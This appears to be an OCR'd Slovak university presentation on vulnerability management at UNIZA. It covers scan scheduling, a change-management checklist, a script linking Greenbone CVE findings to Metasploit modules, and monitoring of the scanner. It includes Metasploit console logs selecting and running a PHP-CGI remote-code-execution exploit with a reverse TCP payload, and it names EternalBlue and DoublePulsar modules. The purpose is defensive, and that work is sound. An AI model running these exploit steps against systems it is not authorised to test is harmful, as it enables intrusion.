
- **6. Integrácia do interných procesov**
  - Uistiť sa, že VM checklist je súčasťou change management procesu.
  - Prepojiť s incident response, aby kritické zraniteľnosti vyvolali okamžitú reakciu.
  - Zabezpečiť dokumentáciu a školenie tímov pre používanie checklistu.

00 - Procesný plán skenovania zraniteľností na UNIZA.docx

01 - Inštrukcie pre spracovanie záznamov o riešení zraniteľností.docx

02 - Šablóna pre evidenicu postupov na mitigáciu zraniteľností.docx

03 - Záznam o riešení zraniteľností_Sample Data.xlsx


ŽILINSKÁ UNIVERZITA V ŽILINE

Procesný plán skenovania zraniteľnc

Procesný plán
skenovania zraniteľností na UNIZA

Pracovná verzia vytvorená v rámci projektu Riadenie kybernetickej a informačnej bezpečnosti na UNIZA

Obsah

Účel dokumentu
Rozsah dokumentu
Normy a odporúčania
Harmonogram skenovania
Spustenie skenovania
Možnosti doručenia a formát reportov
Dôležité aspekty skenovania zraniteľností
Záznam a evidencia riešenia zraniteľností
Zodpovednosti
Pilotná fáza
Záver
Prílohy

Účel dokumentu


Tento dokument popisuje procesný plán pravidelného skenovania zraniteľností na UNIZ
Cieľom je zabezpečiť vyššiu úroveň kybernetickej bezpečnosti a ochrany informačných ak
univerzity. V reakcii na nedávne udalosti, ako ransomware útoky na kataster nehnuteľno
(2025), útok na UMB (2023), je nevyhnutné posilniť preventívne opatrenia pr
kybernetickým hrozbám. V tomto prípade boli na útok zneužité dlho známe zraniteľnosti, ktc
dokážu nástroje pre skenovanie zraniteľností odhaliť. Pravidelným skenovaním môžeme tie
zraniteľnosti odhaliť a vyriešiť skôr, než ich potencionálny útočník môže zneužiť.

Rozsah dokumentu

Procesný plán sa vzťahuje na všetky fakulty, súčasti a pracoviská UNIZA, ktoré sú napojené
univerzitnú IT infraštruktúru.

VM Checklist – change management proces

- Nové zariadenie v sieti
  - Povinný vstupný sken pred nasadením, aby sa do prostredia nezaradil systém so známymi zraniteľnosťami.
- Nová služba na existujúcom zariadení
  - Okamžitý rescan po nasadení, keďže nová služba mení rizikový profil zariadenia.
- Zmena konfigurácie alebo upgrade softvéru
  - Sken po zmene, aby sa overilo, či konfigurácia alebo nová verzia softvéru neotvorila nové slabiny.
- Rozšírenie alebo úprava biznis procesu
  - Sken pred produkčným nasadením, - nové procesy často rozširujú útokové plochy a vyžadujú overenie bezpečnostného stavu.
- Zmeny v infraštruktúre vždy prinášajú nové riziká. VM musí byť súčasťou change managementu, aby sa tieto riziká identifikovali včas a neboli prenesené do produkcie.




Možnosť preverovania zraniteľností

Greenbone – Testovanie nájdených zraniteľností v Metasploit framework

Automatizácia testovania zraniteľností

- Python skript
  - Spracuje XML report z GVM
  - Extrahuje zoznam zraniteľností, najmä CVE identifikátory
  - CVE hodnoty sa odošlú do Metasploit Framework
- Metasploit
  - Podľa CVE identifikátorov vyhľadá dostupné exploity, resp. moduly, ktoré sa dajú použiť na pokus o zneužitie konkrétnej zraniteľnosti
  - Výsledky sa deduplikujú
  - Vytvorí sa výstupný report



GVM Report prepojenie s Metasploit Framework

```
1 Vulnerability: PHP Multiple Vulnerabilities (Dec 2018) - Windows Severity: 7.5 (Port: 443/tcp)
2 Hostname: [redacted] IP: [redacted]
3   CVE 2018-19518 (Port: 443/tcp):
4       Found exploits: 1
5         Module: exploit/linux/http/php_imap_open_rce
6         Disclosure Date: 2018-10-23
7         Rank: good
8         Check: Yes
9         Description: php imap_open Remote Code Execution
10
11 ----------------------------------------------------------------------
12 Vulnerability: Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389) Severity: 8.8 (Port: 445/tcp)
13 Hostname: [redacted] IP: [redacted]
14   CVE 2017-0143, 2017-0144, 2017-0145, 2017-0146, 2017-0147, 2017-0148 (Port: 445/tcp):
15       Found exploits: 6
16         Module: exploit/windows/smb/ms17_010_eternalblue
17         Disclosure Date: 2017-03-14
18         Rank: average
19         Check: Yes
20         Description: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
21
22   CVE 2017-0143, 2017-0144, 2017-0145, 2017-0146, 2017-0147, 2017-0148 (Port: 445/tcp):
23       Found exploits: 6
24         Module: exploit/windows/smb/smb_doublepulsar_rce
25         Disclosure Date: 2017-04-14
26         Rank: great
27         Check: Yes
28         Description: SMB DOUBLEPULSAR Remote Code Execution
```

GVM report obsahuje CVE a otvorené porty
Python Metasploit skript: k CVEs hľadá zodpovedajúce Metasploit moduly. Zobrazené sú CVE, otvorený port, a zoznam nájdených exploit modulov (eternalblue, doublepulsar).
To umožňuje skriptu neskôr mapovať CVE → konkrétny exploit modul v Metasploite.

Vykonanie vybraného modulu v Metasploite

Vykonanie modulu:

- **use exploit/**... – výber modulu podľa CVE
- **set RHOST / set RPORT** - nastavenie cieľa (nastavujeme IP a port)
- **exploit** - pokus o zneužitie zraniteľnosti.
- Výstup ukazuje - že vzdialený systém síce odpovedá, ale modul sa nevie pripojiť alebo cieľ nie je zraniteľný.

```
msf6 > use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_4577) > set RHOST [redacted]
RHOST => [redacted]
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_4577) > set RPORT 443
RPORT => 443
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_4577) > exploit
[*] Started reverse TCP handler on [redacted]
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_4577) > exploit
[*] Started reverse TCP handler on [redacted]
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. Ensure TARGETURI i
s set to a valid PHP CGI endpoint. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/php_cgi_arg_injection_rce_cve_2024_4577) >
```


Financované Európskou úniou NextGenerationEU | PLÁN OBNOVY | MINISTERSTVO INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA A INFORMATIZÁCIE SLOVENSKEJ REPUBLIKY | KOMPETENČNÉ CENTRUM KYBERNETICKEJ BEZPEČNOSTI ŽILINSKEJ UNIVERZITY V ŽILINE

Kontrola služby

Kontrola služby:

- Tu kontrolujeme či služba, na ktorý exploit cieli, vôbec existuje.
- Vidíme odpoveď 404 Not Found.
- Server beží na Apache Debian, nie na tom, čo exploit očakáva.
- **To vysvetľuje**, prečo exploit neprešiel - cieľový endpoint má iný typ služby.

```
┌──(kali㉿kali)-[~]
└─$ curl -I https://[redacted]:443/php-cgi/php-cgi.exe -k

HTTP/1.1 404 Not Found
Date: Thu, 24 Apr 2025 20:27:01 GMT
Server: Apache/2.4.62 (Debian)
X-Powered-By: Nette Framework
X-Frame-Options: SAMEORIGIN
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: X-Requested-With
Set-Cookie: PHPSESSID=[redacted]; expires=Thu, 01-May-2025 20:27:01 GMT; Max-Age=6048
00; path=/; HttpOnly
Strict-Transport-Security: max-age=63072000; includeSubdomains;
Content-Type: text/html; charset=utf-8
```

Debug výstup script

Metasploit

Nie každé CVE má Metasploit existujúci exploit modul:

- Pre niektoré CVE sa nájde existujúci exploit (exploit/linux/samba/chain_reply),
- Pre iné Metasploit hlási „No results from search“.


```
20 resource (search_host_10.0.4.6.rc)> search cve:2010-2063
21
22 Matching Modules
23 ================
24
25    #  Name                                Disclosure Date  Rank  Check  Description
26    -  ----                                ---------------  ----  -----  -----------
27    0  exploit/linux/samba/chain_reply     2010-06-16       good  No     Samba chain_reply Memory Corruption (Linux x86)
28
29
30 Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/samba/chain_reply
31
32 resource (search_host_10.0.4.6.rc)> search cve:2012-0021
33 [-] No results from search
34 resource (search_host_10.0.4.6.rc)> search cve:2012-1140
35 [-] No results from search
36 resource (search_host_10.0.4.6.rc)> search cve:2010-2805
37 [-] No results from search
```

Monitorujeme aj VM nástroj


Aj bezpečnostné nástroje je potrebné monitorovať

Monitorovanie GVM v LibreNMS

LibreNMS




Monitorovanie GVM v SIEM ELK pomocou detection rules



Testovanie vybraného detekčného pravidla pre GVM v Kibane

Actions	@timestamp	Rule
	Mar 17, 2025 @ 23:08:20.879	Potential Success Bruteforce Greenbone



Shodan.io

Čo o nás vie každý...

Online vyhľadávač zariadení a ich zraniteľností

Vyhľadávač pre zariadenia pripojené k internetu (vrátane ich zraniteľností)

